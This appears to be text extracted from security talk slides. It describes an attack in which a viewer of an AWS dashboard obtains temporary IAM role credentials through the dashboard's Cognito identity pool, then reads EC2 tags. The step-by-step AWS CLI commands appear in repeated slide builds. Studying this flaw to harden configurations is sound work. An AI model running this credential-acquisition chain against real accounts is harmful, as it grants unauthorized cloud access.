
docs.aws.amazon.com/cognito/latest/developerguide/iam-roles.html

github.com/aws/aws-sdk-js/issues/4303


Revisiting IAM Policies & Permissions



Revisiting IAM Policies & Permissions



What If...






**Can a dashboard viewer
initiate a Basic authflow
against the dashboard's
Cognito resources?**

The Attack


Getting them EC2 Tags

Attack Flow



Attack Flow


1. Attacker extracts from **context**
 - (0) IAM role ARN
 - (I) Identity Pool ID



Attack Flow

1. Attacker extracts from **context**
 - (0) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```




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 - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

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$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```




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```
3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```
4. Attacker trades the OIDC token for temporary credentials of the target IAM role

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```




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```
3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
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```
4. Attacker trades the OIDC token for temporary credentials of the target IAM role

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```
5. Attacker can now read EC2 tags



```
$ aws ec2 describe-tags
```

Attack Flow

1. Attacker extracts from context
 - (0) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from Cognito Identity pool

```
$ aws cognito-identity get-id --identity
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token
```

4. Attacker trades the OIDC token for temporary credentials of the target

```
$ aws sts assume-role-with-web-identity
```

5. Attacker can now read EC2 tags

```
$ aws ec2 describe-tags
